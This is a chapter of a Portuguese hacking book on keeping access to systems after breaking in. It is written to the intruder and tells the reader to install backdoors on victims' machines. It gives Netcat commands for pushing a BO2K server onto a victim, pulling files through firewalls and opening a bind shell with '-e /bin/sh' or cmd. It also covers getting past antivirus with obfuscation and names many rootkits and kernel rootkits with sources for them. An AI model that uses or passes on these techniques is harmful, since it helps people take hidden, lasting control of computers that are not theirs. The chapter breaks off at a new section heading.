Ataque, defesa e contra-ataque: Manutenção

Capítulo 21

"Now I'm coming through the backdoor
How did I get here / Do I mind
In an eerie sort of way
I sense you reaching ...
Will you linger a little longer
While I wonder"[1]
Tadpole, "Backdoor"

1. "Entro livremente por sua porta de trás | Mas como cheguei a ela? | Até me importo | mas desprezo você | Eu o sinto me alcançar ... | Você ficará por aí um pouco mais? | Eu fico aqui". Do single Backdoor, de 1999.

Ganhar acesso a um sistema qualquer – seja ele um web site, uma rede, um computador Macintosh ou um servidor Novell – não é bolinho. Em todos os capítulos preparatórios e especialmente no anterior, vimos alguns métodos de como preparar o terreno e ganhar acesso aos nosso alvos. Não todos, não muitos, sequer os mais importantes: a fim de ilustrar os passos a serem seguidos, vimos apenas um ou outro exemplo.

Não tome este livro, portanto, como uma enciclopédia de ataques. Em vez disso, use-o como cartilha para aprender o bê-a-bá, e vá pesquisando e estudando nos recursos indicados em todos os capítulos. Leituras adicionais são muito importantes. A série *Hackers Exposed* (McClure, Scambray e Kurtz, editora Makron, 2ª edição em português e 4ª em inglês), composta de quatro livros – *Hackers Exposed*, *HE Windows 2k edition*, *HE Linux edition* e *HE Web edition* – é uma excelente companheira para nossa pequena obra e enfoca o assunto de maneira diferente. Enquanto tentamos mostrar a mecânica da coisa, a série HE oferece um verdadeiro "dicionário" de ataques. Mas não descuide do Bugtraq!!!

Uma vez dentro dos intestinos de nossa presa, é hora de cuidar de manter seu acesso e, possivelmente, bloquear acesso a outros candidatos a invasor que, por descuido, podem pôr a perder seus meses de estudo e esforço. Cuidemos, então, da manutenção de nossa permanência no seio da vítima por longos anos.

Backdoors

Toda casa possui uma porta de trás (ok, ok, alguns apartamentos mais populares [apertamentos???] possuem apenas uma passagem para acesso ao imóvel – e passa pela sala de estar. Fazer o quê...). Pela porta de trás trazemos a feira, os empregados da casa têm acesso ao interior para trabalhar, os operários trazem ferramentas e material para reformar o banheiro e saímos com o cachorro para passear. É, portanto, apropriadamente chamada de **porta de serviço**.

Por outro lado, pela porta da frente recebemos nossas visitas. Se for um imóvel comercial, é por ela também que recebemos nossos clientes. A decoração, os objetos e o próprio espaço são diferentes nos ambientes atendidos pelas duas portas. Portanto, é apropriado dizer que ambas as portas possuem **funções diferentes**, e, portanto, prestam-se a atividades diversas.

Em um sistema computacional, muitas vezes é necessário também possuir várias formas de acesso. O ambiente operacional que os usuários comuns conhecem é desenvolvido de modo a tornar a utilização do sistema mais fácil e direta. Por outro lado, devem haver formas de os administradores acessarem os sistemas também e, assim, desempenhar suas tarefas, muitas vezes até simultaneamente, sem incomodar o usuário.

Há diversas maneiras de chegar a isso. Em sistemas Unix, o administrador pode simplesmente logar-se remotamente como root (via SSH v2, nunca via Telnet!!!) e fazer o que for preciso. Em sistemas Windows e Macintosh, como não há essa facilidade por padrão, é possível instalar programas que permitem o mesmo controle. Entre eles, podemos citar CarbonCopy, LapLink, ControlIT, o SMS da Microsoft e talvez o mais conhecido de todos: o pcAnywhere, da Symantec. Por meio desses programas, administradores entram pelas "portas de trás" nos sistemas dos usuários e fazem o que deve ser feito.

Há um outro uso para portas de trás em computadores domésticos e estações de trabalho corporativas: softwares espiões. Existem diversos softwares (como o I Spy e o WinKeylogger) desenvolvidos para que cônjuges ciumentos, pais extremados e empresários paranóicos possam vigiar o que suas caras-metade, filhos ou empregados andam fazendo. Passando longe da discussão sobre os aspectos legais, morais e éticos envolvidos, podemos afirmar que esses programas também abrem diversas portas de trás nos sistemas em que estão instalados.

A economia de tempo, dinheiro e recursos gerada por essa tecnologia é enorme. Bom, não? Novamente, nem tanto. E se hackers mal-intencionados (lembre-se: hacker **não é** sinônimo de bandido, portanto o qualificador é apropriado...) conseguirem acessar seus sistemas por meio dessas portas de trás? Bem, aí temos um problema.

Portas de trás maliciosas

A solução radical para o problema exposto acima é não usar tais programas de forma alguma. Uma solução mais razoável – mas, acredite, muito vulnerável – é aplicar todos os patches de segurança recomendados pelo fabricante, usar senhas fortes, criptografia etc., etc., etc. (você já está careca de saber...).

Entretanto, mesmo em sistemas nos quais o administrador não instalou esse tipo de programa, a ameaça existe. Ao chegar ao fim do capítulo anterior estávamos dentro do sistema da vítima, certo? Bem, a primeira coisa a fazer é instalar um ou mais backdoors para podermos entrar novamente no futuro, pois certamente o dono do sistema irá tampar o buraco por onde passamos. Adicionalmente, podemos corrigir todas as vulnerabilidades das máquinas que invadimos, impedindo que kiddies descuidados se denunciem e nos levem de embrulho.

Já falamos bastante sobre backdoors para Windows nos capítulos sobre Vulnerabilidades. Em Vulnerabilidades I, inclusive, mostramos passo a passo como configurar um Back Orifice 2000 (ou BO2K) para controlar máquinas alheias. No caso desses pacotes prontos, não há muito mais o que falar: são peças complexas por seus muitos recursos, mas ao mesmo tempo são uma grande coleção de rotinas simples. Um programador com conhecimentos de parcos a moderados em alguma linguagem moderna, como Java, Visual Basic,

C#, C++ ou Objective Pascal (usada no Delphi/Kylix) poderia escrever em poucos dias backdoors tão ou mais completos e complexos que o BO2K. NetBus, Sub7, AlienToy... A lista é vasta. Mesmo programas de administração sérios (em tempo: o BO2K foi desenvolvido como aplicação séria!) como o pcAnywhere ou o VNC podem ser usados "para o mal".

Novamente: "Até tu, Brutus?"

Além das ferramentas específicas já exaustivamente descritas ao longo do livro, o próprio sistema operacional é pródigo em recursos que podem ser usados a favor do invasor – e contra o dono da máquina. Como já cansamos de ver, servidores de Telnet e FTP podem usados com novas contas, especialmente criadas pelo hacker no sistema para posterior invasão (pela porta de frente, hehehe...). Cada sistema possui sua idiossincrasia e seu conjunto de programas que podem ser usados para fabricar um backdoor. Além de nao ser preciso instalar nada, programas já existentes no computador raramente levantam suspeitas.

Mas há um pequeno utilitário, presente em todos os Unix e disponível para a família WinNT, que é especialmente interessante para criar backdoors improvisados. Chamado de Netcat (www.atstake.com/research/tools/network_utilities), permite inúmeros truques em redes privadas e na Internet – e pode ser usado como backdoor também!

Apesar de possuir versões para Windows, o nome Netcat veio de seu primo **cat**, o comando no Unix para mostrar o conteúdo de um arquivo no terminal. Observe:

```
$ cat Buttix
Hey Beavis, I'm a Unix string!!!
$
```

O comando cat jogou o conteúdo do arquivo Buttix na tela do terminal. Da mesma forma, o comando **nc** pode jogar, de um lado a outro da conexão (ou seja, não necessariamente na tela), o que uma determinada porta de um computador distante está cuspindo na rede.

A sintaxe mais simples é **nc ip.do.computador.monitorado porta**.

Por exemplo, o comando

```
C:\> NC 192.168.1.11 80
```

quando emitido em um computador Windows, vai conectar-se e monitorar tudo o que sai pela porta 80 da máquina cujo IP é 192.168.1.11. Obviamente, a porta 80 tem de estar aberta, caso contrário o Netcat é abortado. A sintaxe é idêntica em uma máquina Unix. Na verdade, ele age como um cliente de mão dupla – recebe e também transmite dados. Nesse mesmo exemplo, ao emitir o comando, nada acontece – o outro lado está esperando por uma ordem. Sabemos que trata-se de um servidor Web, portanto basta enviar o comando GET (sim, precisa estar tudo em maiúsculas). Após o comando, o código-fonte HTML da página inicial do servidor HTTP será mostrado na tela. Pode-se usar o Netcat para conectar a volumes SMB (porta 139), FTP, Telnet, SMTP... Basta conhecer o protocolo e emitir os comandos corretos. Para conectar-se a portas UDP, usa-se a opção **-u**.

O Netcat funciona em dois modos. O modo cliente é o que vimos – envia qualquer coisa colocada em sua entrada para o IP/porta indicado. Se houver respostas, apresenta-as na tela. Por entrada, entendemos tanto a entrada padrão (o teclado) como qualquer outro programa que esteja acoplado à entrada (poderíamos usar pipes – funciona no Windows e no Unix).

Há um outro modo, chamado modo servidor. É este que nos interessa. O modo servidor, ao invés de enviar comandos, fica de prontidão para recebê-los e devolver o resultado da requisição para a saída padrão. Veja o seguinte comando:

```
C:\> NC -l -p 80
```

Nesse caso, o Netcat está agindo como servidor. A opção **-l** indica isso. A opção **-p** indica a porta a ser usada. Faça uma experiência: em nossa rede de testes, coloque o comando acima para rodar na máquina Windows. Na máquina Unix, use o comando aterior (**nc 192.168.1.1 80**). Experimente digitar na máquina Unix e veja o que acontece na Windows: os caracteres da sua entrada padrão (no caso, o seu teclado) são transferidos para a saída padrão (a tela) da outra máquina. Bacana, né? Mas vamos apimentar um pouco as coisas.

Imagine que você quer transferir um arquivo do seu computador para o computador invadido (um BO2K, por exemplo). Nada mais simples. O nome do arquivo é server.exe e o endereço IP do computador alvo é 192.168.1.1. No computador da vítima, use o comando

```
nc -l -p 9999 > server.exe
```

No do hacker, experimente

```
nc 192.168.1.1 9999 < server.exe
```

Note os redirecionamentos. No computador da vítima, o caractere ">" indica redirecionamento para o arquivo server.exe. Todos os dados recebidos serão copiados para lá. No computador do atacante, o caractere "<" indica que todos os bytes do arquivo server.exe serão mandados para a entrada do Netcat. Quando o último bit for transmitido, a conexão cai automaticamente. Mesmo sem acesso a FTP ou a um compartilhamento do Windows, foi possível enviar um arquivo para o sistema da vítima. De fato, mesmo com acesso irrestrito a um shell do sistema, o atacante não tem acesso físico a disquetes ou drives de CD (o sistema invadido pode estar do outro lado do mundo). Se não houver um meio de enviar os arquivos via rede como FTP, r-comandos no Unix e compartilhamentos no Windows, o invasor deve ter um programinha na manga para poder transferi-los. A opção mais direta é o bem-amado Netcat.

Invertendo os redirecionamentos, é possível deixar a máquina do atacante como servidor pronta para "empurrar" o arquivo, e conectar-se a ela pela máquina da vítima, que fará o download. A vantagem? Bem, a maioria das configurações de firewall iria barrar um arquivo sendo transferido se a origem da

conexão vier de fora (ou seja, da máquina do hacker). Invertendo-se os papéis, é a máquina da vítima que requisita o arquivo – e o firewall vai alegremente deixar isso acontecer.

Na máquina do hacker: `nc -l -p 9999 < server.exe`

Na máquina da vítima: `nc 192.168.1.1 9999 > server.exe`

A máquina do hacker fica esperando conexões. Quando uma acontece, ele envia o arquivo especificado. A conexão foi feita a partir da máquina da vítima. Ela originou a conexão e começa a receber dados, que são gravados em server.exe.

Mas além de plantar backdoors, vírus e trojans no sistema invadido, o Netcat pode ser, ele próprio, um backdoor! A opção **-e** redireciona tudo o que for recebido para um comando externo! É fácil perceber que, redirecionando para cmd.exe no Windows ou para /bin/sh no Unix, o Netcat pode nos dar um shell, que terá os privilégios do usuário, em que o nc foi executado. O comando completo na máquina da vítima seria:

```
nc -l -p 9999 -e /bin/sh

Ou, para sistemas Windows:

NC -l -p 9999 -e cmd.com
```

Observe que a opção -e pode vir desabilitada por padrão. Pode ser necessário compilar o código novamente com a opção GAPING_SECURITY_HOLE (o nome já diz tudo...) ou baixar um executável já preparado para tal – **netcat.sourceforge.net** é uma grande pedida.

Há diversos outros usos para o Netcat, como, por exemplo, redirecionamento de conexões. É útil para furar firewalls ou para criar um encadeamento (*daisy chain* ou *tunneling mode*) entre vários computadores na Internet para fins de spoofing. Do mesmo modo que no encadeamento de proxies públicos, podemos usar o Netcat para montar uma rede de proxies privativos – 15 ou 20 na mesma linha e com rotas alternativas são aparatos comuns de hackers experientes!

Outro uso muito interessante do Netcat é como portscanner improvisado. Esses e muitos outros destinos podem ser encontrados no excelente white paper de Tom Armstrong intitulado "Netcat – o canivete suíço do TCP/IP" (www.giac.org/practical/gsec/Tom_Armstrong_GSEC.pdf – em inglês). Uma alternativa de respeito ao Netcat é o CryptCat (www.farm9.com/content/Free_Tools/CryptCat). É um clone perfeito do Netcat, com a mesma funcionalidade e sintaxe. Mas possui um diferencial interessante: toda a comunicação é criptografada. Mesmo que a conexão seja descoberta, nunca saberão o que se passa nela.

O Netcat é, seguramente, a ferramenta Unix nativa (e muito instalada em Windows também) mais usada como auxiliar por invasores em sistemas alheios. Por ser minúscula, é facilmente instalada em sistemas que não a possuem. Mas o Netcat não é o único meio de improvisar backdoors. Fique atento a quaisquer programas que possam dar acesso a sistemas de arquivos. O interpretador Perl é um deles: com poucas linhas de código é possível montar um servidor como o Netcat em modo -l e enviar arquivos por ele, por exemplo.

Vírus e Cavalos de Tróia

Apesar de serem dois assuntos já tratados no decorrer do livro, consideramos benéfico relembrar conceitos importantes.

Mais uma vez, Vírus

Não há muito o que falar sobre epidemias virais que já não sejam do conhecimento de todos. Vírus são programas que se comportam como seus homônimos biológicos: são microscópicos, reproduzem-se sozinhos, consomem recursos computacionais que não lhes pertence e têm alta capacidade de infecção por contágio.

Apesar de os programas de antivírus classificarem, como vírus, programas como cavalos de tróia, backdoors e (pasmem!) vírus legítimos, as três categorias de programas são extremamente diferentes, e poderia-se dizer até complementares. Os vírus não precisam dos trojans como meio de transporte e vetor de contaminação. Muito menos precisam abrir backdoors para entrar e sair dos sistemas infectados. Mas, apesar disso, também podem utilizar-se deles, caso a oportunidade apareça.

Um vírus de computador possui objetivos muito claros: infectar o máximo possível de sistemas, reproduzir-se rapidamente e opcionalmente consumir recursos e danificar os sistemas invadidos.

Como são auto-suficientes, foge ao escopo deste livro discorrer a fundo sobre eles. Sugerimos ao leitor consultar os sites das grandes produtoras de antivírus para obter informações atualizadas.

E lembre-se: um vírus pode ser o companheiro para um ataque de DoS... Como tarefa para casa, pesquise sobre os grandes nomes do mundo viral: Ping-Pong, Mozart, Michelangelo, Madonna, Chernobyl, Melissa, LoveLetter (conhecido no Brasil como I Love You), Nimda, Klez e BugBear. No campo da teoria, estude sobre programação orientada a objetos (vírus utilizam-se muito dela), herança, polimorfismo, funções reprodutivas e métodos de contágio.

Vírus ainda indetectáveis!

Tomemos os vírus mais conhecidos. O BugBear, por exemplo. A imprensa o descreve como "a pior ameaça viral de todos os tempos" (assim como fez com o Klez...) e, no entanto, é um vírus comum, que usa as mesmas técnicas anciãs de propagação, infecção, destruição e replicação de outros mais antigos como o Melissa e que pode ser facilmente detectado por um antivírus atualizado.

Virus mais modernos podem camuflar suas comunicações com o mundo externo por meio de chamadas de sistema e comunicação interprocessos (releia os capítulos sobre sistemas operacionais). Eles podem, por exemplo, "pegar emprestado" os sockets de seu navegador padrão para mascarar a comunicação. Ou usar seu cliente de e-mail padrão (por exemplo, o Outlook Express – campeão de audiência) para se auto distribuir. Em nenhum dos casos o proces-

so do virus vai aparecer durante a comunicação, e o comando netstat vai revelar apenas uma simples conexão à Internet de seu próprio browser. Agora responda: que firewall vai barrar comunicações HTTP ou SMTP originadas no lado de dentro de sua rede?

O leitor poderia ainda protestar: "mas meu antivirus está atualizadíssimo, como pegaria vírus novos"? A resposta é simples: um programa desses detecta apenas vírus **conhecidos**. Um simples editor hexadecimal pode alterar detalhes do vírus e torná-lo, novamente, indetectado por um tempo. Até que as empresas que ganham dinheiro com esse tipo de pânico corram para atualizar seus bancos de dados e até que as pessoas atualizem seus antivírus, o estrago está feito. Numa estimativa muito tosca, os autores consideram que mais de 90% dos vírus que efetivamente estão à solta pelo mundo não são detectados por nenhum dos programas antivírus existentes no mercado.

Por exemplo, uma das maneiras já bem antigas de confundir um antivírus é comprimir o arquivo executável do mesmo e adicionar um *stub* (pequeno programa no início do arquivo compactado) que o descomprima na hora da execução. Foi uma maneira inteligente de, durante muito tempo, fazer viroses passarem incólumes pelo corredor polonês imposto pelas rotinas dos antivírus.

Já há técnicas modernas de ofuscamento, entretanto, que colocam diversas camadas de desafios comprimidos e criptografados, com diversos *stubs* diferentes e chaves de criptografia distribuídas pelo arquivo. Cada vez que é executado, o antivírus replica-se e se autocriptografa novamente com outras chaves cujos pedaços serão gravados em locais diferentes dentro do arquivo.

Um antivirus, para conseguir simplesmente ler o conteúdo executável do vírus, terá de descascar várias camadas dessa cebola, descobrir várias chaves criptográficas embaralhadas no meio dos dados do arquivo e ainda saber quais tipos de compressão foram usados em cada camada (sim, é possível usar tipos diferentes de compressão). O que nos leva ao problema principal: depois de encontrado um vírus desse tipo, serão necessários vários **dias** ou mesmo **semanas** para quebrá-lo. Isso, é óbvio, ocorrerá apenas se o antivírus conseguir determinar se aquilo é um vírus, coisa muito difícil de acontecer.

Para mais informações sobre essas técnicas de ofuscamento, pesquise na Internet sobre o DaVinci Group, um clã hacker fechado e que, ao que parece, é o único detentor dessa tecnologia; embora seja baseada em outras mais antigas que já estão rodando por aí faz muito tempo. É uma simples questão de vontade. Quando "cair a ficha" dos crackers produtores de vírus para a técnica, a computação como a conhecemos hoje entrará em colapso.

Indo além dos Cavalos de Tróia

Já conversamos rapidamente sobre cavalos de tróia no capítulo Vulnerabilidades I. Naquela ocasião, ensinamos como criar um que escondesse o BO2K em uma inocente imagem. Por definição, os cavalos de tróia são apenas expedientes utilizados para fazer a vítima acreditar que o arquivo em questão trata-se de algo inofensivo ou mesmo um presente – embora guarde algo danoso em suas entranhas.

Cavalos de tróia guardam e transportam **qualquer** coisa – pode ser um backdoor (o mais usual), mas também pode ser um vírus, um programa inocente ou mesmo outro trojan mais poderoso. Do casamento entre trojans e backdoors, entretanto, é que saem as maiores dores de cabeça dos administradores de sistemas e usuários domésticos... Chamados de RATs (Remote Administration Trojans), podem tomar o controle total do computador da vítima. Há milhares de RATs disponíveis ou em desenvolvimento na Internet, especialmente para Windows. São, em sua maioria, desenvolvidos por kiddies ou programadores pouco mais que isso, normalmente em Visual Basic ou Delphi. São realmente brinquedos: embora os usuários comuns sempre caiam nas armadinlhas deles. Verifique em areyoufearless.com, www.evileyesoftware.com ou trojanforge.net (entre outros) e veja você mesmo[2].

Trojans tradicionais como o BO2K e assemelhados possuem muitas limitações. São aplicações e, portanto, rodam em User Mode. Enquanto no Windows isso não é problema para o invasor, pois o próprio kernel roda partes de seu código nesse modo, trojans carregando backdoors não funcionariam bem em outras plataformas. Em Unices, por exemplo, é bem provável que os usuários sequer tenham permissão de rodar programas a partir de seus diretórios pessoais.

Há um outro problema com os trojans tradicionais: como são aplicativos estranhos ao sistema, são facilmente detectáveis. Mesmo escondendo-se com nomes insuspeitos entre os arquivos da pasta C:\WINDOWS, ferramentas de auditoria podem perfeitamente encontrá-los.

Para combater esse tipo de problema, a seleção natural criou uma especialização na fauna trojânica: a substituição de programas do sistema por outros especialmente alterados. Chamados de **rootkits**, tais programas alteram o funcionamento real de utilitários de uso freqüente, como o **/bin/login** em computadores Unix ou o **EXPLORER.EXE** em máquinas Windows – Finder no Mac OS, pconsole no Novell Netware, etc, etc, etc...

Os rootkits mais comuns fazem, basicamente, quatro coisas: a) abrir um backdoor permanente ou ativado por um código, b) mentir sobre o estado do sistema, c) apagar ou destruir alguma coisa, d) descobrir senhas e informações sigilosas.

A grande maldade de um rootkit é, então, embutir uma ou mais dessas quatro funções em programas existentes. Por exemplo, o já citado /bin/login em sistemas Unix. Há rootkits que dão acesso irrestrito ao sistema caso uma senha pré-programada seja informada. Por exemplo, em um sistema Solaris, a senha do usuário root é @#s2L9*&. É uma boa senha, difícil de quebrar ou adivinhar. Entretanto, se o progra-

2. Aliás, é uma boa idéia interromper (novamente) a leitura do livro e brincar longamente com todos esses trojans e com as informações e tutoriais presentes nesses sites. Leia os fóruns; há threads interessantíssimas e esclarecedoras.

ma /bin/login for substituído por um rootkit especialmente preparado, qualquer usuário com a senha especial (que pode ser configurada, por exemplo, para "xuxubeleza") ganha acesso de root na máquina. Um outro tipo de rootkit conhecido que também afeta o /bin/login é um simples keylogger: guarda em um arquivo as senhas de todos os usuários que se conectam no sistema. Sujo, não acha?

Um rootkit que afete o Windows Explorer, por outro lado, pode esconder completamente uma pasta que contenha diversos arquivos pertencentes ao invasor. Mesmo que a visualização de arquivos ocultos esteja ligada, esse diretório continuará escondido – o rootkit tratará de deixá-lo longe dos olhos do usuário. E no gerenciador de tarefas do Windows veremos, simplesmente, uma instância do Explorer.

Há rootkits diversos que escondem o estado da rede, conexões, sistema de arquivos e processos sendo rodados, entre outras coisas. Por exemplo, o **ifconfig** no Linux poderia mentir sobre o modo promíscuo, escondendo o funcionamento de um sniffer. O **TASKMAN.EXE** (Gerenciador de Tarefas) do Windows poderia esconder processos e serviços de trojans, vírus e scanners. Outros tipos de rootkits podem ecoar as comunicações para o hacker ou dar acesso contornando a senha do administrador – por exemplo, em servidores SSH, Telnet ou IIS modificados.

A seguir, fornecemos uma lista (bastante incompleta) de comandos e programas que podem ser substituídos por rootkits. Existem vários rootkits para cada um desses programas, portanto sugiro que o leitor, ao tomar contato com algo novo, experimente em seu sistema de testes.

Para Unix, os programas mais visados por desenvolvedores de rootkits são: login, ifconfig (no Linux), du, df, pwd, su, sudo, netstat, nc (sim, o próprio Netcat pode estar adulterado!), ps, find, slocate, updatedb. Os utilitários de configuração não escapam ilesos a rootkits: SAM no HP-UX, Admintool no Solaris, Smit no AIX, Linuxconf, Webmin... Mesmo comandos internos de alguns shells – como ls e cd no Bash – podem ser mascarados com wrappers que escondam arquivos ou mintam sobre seus tamanhos. Uma malvadeza maior é instalar versões rootkit dos shells disponíveis (Bash, csh, ksh, etc) ou de servidores como Apache e mesmo inetd/xinetd para abrir backdoors "sob demanda".

Para Windows a lista é parecida. O próprio **cmd.com** pode ser alterado para mascarar ações maliciosas em funções internas como o DIR e o CD. Adicionalmente, muitos dos arquivos do Windows, como os já citados EXPLORER.EXE e TASKMAN.EXE, podem ser "torcidos". Cuidado ainda com alguns utilitários freqüentemente usados, como a Calculadora (CALC.EXE), o Bloco de Notas (NOTEPAD.EXE), o WordPad (WRITE.EXE) e o Editor de Registro (REGEDIT.EXE). Todos esses programas estão presentes em qualquer versão do Windows, mesmo em servidores, e podem ser manipulados para funcionar como rootkits. Atenção especial deve ser dada também às DLLs compartilhadas por muitos aplicativos, especialmente o MFC.DLL.

A lista é muito mais vasta do que a que mostramos. Não caberia aqui elencar todos os tipos e todos os programas que podem ser alterados por rootkits. Como sugestão, em Unix pesquise sobre lkr5, utrojan, backdoored sendmail, t0rnkit, rkssh, APSR, bdoor, w00w00, l0gin.kit, bd2, vexed, falcon-ssh, Trojanit, rootkitSunOS, sol, e Raditz (malvado: substitui o Tripwire!), entre outros.

Esse tipo de rootkit (substituição de programas e utilitários do sistema) é mais comum em ambientes Unix do que em Windows, embora haja também inúmeras ferramentas para o sistema da Microsoft. Para começar, procure por ads_cat, FakeGINA, fu.ZIP, Xshadow, Hacker Defender, Hacker's Rootkit for NT, Slanret, Krei, IERK (ierk8243.sys), Backdoor-ALI, Caesar's RegWrite Injector, null.sys, HE4Root (ou HE4Hook) e IIS injection.

Para saber mais sobre esses rootkits e novas técnicas sobre o tema, procure por informações em www.packetstormsecurity.nl , no www.securityfocus.com, no www.windowsecurity.com, no site oficial da Microsoft (www.microsoft.com) e, principalmente, no Google ;-).

There is no spoon

Rootkits não são tão fáceis de identificar como os cavalos de tróia e backdoors comuns. Um Back Orifice ou um Netcat escutando em uma porta podem ser facilmente descobertos com um simples netstat. Mas se o netstat estiver *rootkitted*, a coisa muda de figura – a informação sobre as portas abertas do backdoor estariam cobertas. O mesmo ocorre com os processos: um EXPLORER.EXE modificado ainda assim aparece apenas como Windows Explorer no Gerenciador de Tarefas.

Entretanto, apesar de mais elaborados, rootkits comuns que alteram a funcionalidade de programas ordinários do sistema operacional podem ser detectados por características não óbvias, mas, mesmo assim, aparentes. O programa alterado pode ter sua data de criação diferente das demais. Mesmo que seja igual, o tamanho pode ser diferente do original, verificado em outras máquinas. Se o tamanho for igual, seguramente sua estrutura interna não o é, e pode ser comparado byte a byte com a de um sistema são.

Outra alternativa é verificar o checksum dos arquivos que compõem o programa. Sistemas Unix normalmente utilizam-se de uma assinatura MD5 para garantir a idoneidade dos arquivos. Em sistemas Windows, a Microsoft adota um procedimento semelhante, baseado em esteganografia aplicada ao logotipo do Windows. Em qualquer dos casos, se a assinatura não bater com a original, o programa seguramente está adulterado e precisa ser apagado ou substituído.

Administradores realmente paranóicos (e eles não estão errados, longe disso!) instalam controladores de inventário com verificadores de integridade de arquivos (como por exemplo, o Tripwire ou o AIDE) em todos os seus computadores (inclusive estações de trabalho). Qualquer arquivo que seja alterado por um rootkit será detectado na próxima verificação e uma mensagem de

alerta vermelho surgirá na tela do administrador.

Para fugir deste cenário, os hackers criaram uma modalidade de rootkits com um nível mais elevado de camuflagem. Desta vez, os arquivos e programas de sistema ficam intactos: o próprio kernel do sistema operacional é substituído por outro completamente adulterado. Uma dualidade parecida com a do Super-Homem e seu antiego, o Bizarro (ahhh, bons tempos em que passava as manhãs vendo os Superamigos...).

Já falamos sobre kernel em vários capítulos e mesmo nos apêndices. Todo o processamento do sistema obrigatoriamente passa por ele e, portanto, controlá-lo como em uma possessão demoníaca é algo extremamente poderoso e destrutivo. Entre as iniqüidades que podemos praticar a partir de nossa possessão estão:

- **Camuflagem de arquivos do invasor**, exatamente como nos rootkits comuns. A diferença é que, sendo pelo kernel, tal artifício é praticamente impossível de ser contornado ou mesmo descoberto.
- **Camuflagem de conexões de rede**. Da mesma forma como fizemos, em Unix e em Windows, com uma versão alterada do comando **netstat**, um kernel *rootkitted* pode também esconder conexões específicas. Apenas sniffers rodando em outras máquinas são capazes de detectar tais conexões.
- **Camuflagem de processos**. O kernel gerencia os processos. O próprio kernel, então, é que dá a lista deles para os programas que os listam (**ps** no Unix, **Gerenciador de Tarefas** no Windows). Com isso, fica fácil esconder desses programas (e, portanto, dos usuários) os processos nocivos que estejam rodando.
- **Redirecionamento**. Imagine o seguinte cenário: um invasor "plantou" programas nocivos na pasta C:\WINDOWS\SYSTEM32\ em um sistema Windows NT 4. O rootkit no kernel trata de esconder esses programas enquanto mostra normalmente todos os outros arquivos da mesma pasta. Um desses arquivos é uma cópia modificada do Windows Explorer (EXPLORER.EXE). Cada vez que o Windows solicita a execução de uma nova instância do Explorer, em vez de abrir o programa original, o kernel vai redirecionar a execução para o Explorer modificado. Qualquer ferramenta de auditoria irá testar a integridade do EXPLORER.EXE original (armazenado na pasta C:\WINDOWS) e o encontrará intocado.

Usando essas quatro traquinagens, o programador que desenvolveu o rootkit pode criar duas realidades para o administrador de usuários. Uma, bela e sem problemas, é completamente falsa. A outra, cheia de furos de segurança, portas de trás e manipulação indevida de documentos e arquivos, é a real. Cabe ao administrador decidir se continua vivendo feliz em sua redoma virtual ou se ingere o comprimido vermelho.

Alterar um kernel por meio de rootkits é fácil e pode ser feito de duas maneiras. A primeira é por meio de patches, e é a preferida por hackers que desenvolvem para Windows. Funcionando da mesma maneira que os Hotfixes e Service Packs da própria Microsoft, um patch para inserir um rootkit sobrescreve arquivos inteiros ou parte deles, injetando novas rotinas e desvios e fazendo-os responder diferentemente do originalmente previsto. Como o kernel do Windows é composto por algumas dezenas de DLLs acessíveis pelos usuários, a tarefa, apesar de trabalhosa, é simples e às vezes sequer necessita ser executada por um usuário com muitos privilégios sobre o sistema. Como toda instalação em um sistema Windows, após a aplicação do patch o sistema deve ser reiniciado – mas isso pode ser feito pelo própro invasor e em mais de 90% dos casos tal anomalia será considerada pelo administrador da máquina como "apenas mais um pau no Windows".

A outra maneira, mais apreciada pelos amantes do Unix, funciona por meio de Módulos Carregáveis do Kernel (Loadable Kernel Modules ou LKM). Se o leitor não pulou os importantes capítulos sobre sistemas operacionais, deve lembrar-se de que, ao contrário do microkernel do Windows, os Unix em geral são monolíticos. Um único mamutesco e por vezes criptografado arquivo engloba o núcleo central e a maioria dos drivers de dispositivo do sistema.

À medida que os sistemas Unix iam evoluindo, percebeu-se que a política de kernels monolíticos deveria ser "flexibilizada", caso contrário teríamos sistemas cujo núcleo residiria num arquivo de dezenas ou mesmo centenas de megabytes contendo milhares de drivers para hardware que nunca vamos adquirir. Por isso, os kernels passaram a ser modulares: um núcleo base (longe de ser um microkernel) seria carregado primeiro, e os demais drivers apenas seriam carregados se o hardware fosse solicitado. Esses drivers (e alguns programas e utilitários que rodam em modo kernel) residem em LKMs. É fácil notar que é possível alterar o comportamento do kernel com módulos carregados muito depois do boot. Um LKM pode inclusive ser carregado sob demanda, automaticamente ou a partir de um comando emitido remotamente pelo invasor através de um backdoor comum.

Pesquise sobre os LKM rootkits de seu sistema operacional e, preferencialmente teste todos os que encontrar (em nossa rede de testes e **não** em ambiente de produção!!!). Relacionamos alguns mais famosos (ou informações para entender LKMs nas diversas plataformas), mas intencionalmente não colocamos os mais recentes para acostumá-lo a procurar.

Para Windows (9x e NT): www.rootkit.com (passagem obrigatória).

Para Linux: Adore, Carogna (Pr0geto Car0nte), Knark, phide, heroine.c, spooflkm, suidshow.c, kinsmod, Rial, THC Backdoor (lkm), kernel.keylogger, SucKIT, lkminject;

Para Solaris: Plasmoid, slkm, ksolaris, THC Backdoor (lkm);

Para FreeBSD: AdoreBSD, ipfhack, lbk, THC Backdoor (lkm);

Para OpenBSD: AdoreBSD, obsd_ipfhack, THC Backdoor (lkm);

Para Windows 9x (veja só!): Burning Chome.

Como última dica, leia estes *white papers*:

- www.w00w00.org/files/articles/lkmhack.txt;
- packetstormsecurity.nl/docs/hack/LKM_HACKING.html;
- packetstormsecurity.nl/Win/vxd.txt.

Comunicação sem conexões

Tudo isso é muito bom, tudo isso é muito bonito, mas qualquer servidor – seja ele HTTP, SMTP, Finger ou mesmo um backdoor embutido no kernel – precisa de sockets para se conectar. Como vimos, um socket é, grosso modo, um trio IP/Porta/Protocolo. Portanto, para me conectar a um serviço qualquer (um servidor SSH, por exemplo), tenho de criar uma conexão entre o meu cliente SSH e a porta 22 daquele servidor. Com backdoors é a mesma coisa: se eu improvisei um servidor com Netcat "escutando" na porta 9999, preciso me conectar a essa porta (e manter a conexão) para interagir com ele.

Isso quer dizer que mesmo em sistemas comprometidos por rootkits é possível descobrir falcatruas desse tipo. Basta rodar um sniffer como o Ethereal em outro computador da rede (a estação de trabalho do administrador, por exemplo) e todas as conexões espúrias podem ser detectadas, certo?

Detesto dizer isso, mas novamente a resposta é **não**. Há pelo menos uma maneiras conhecida[3] de esconder o tráfego e não precisar de conexão para trocar pacotes, que combina sniffing e spoofing com a manipulação da pilha TCP/IP.

Ouvidos moucos

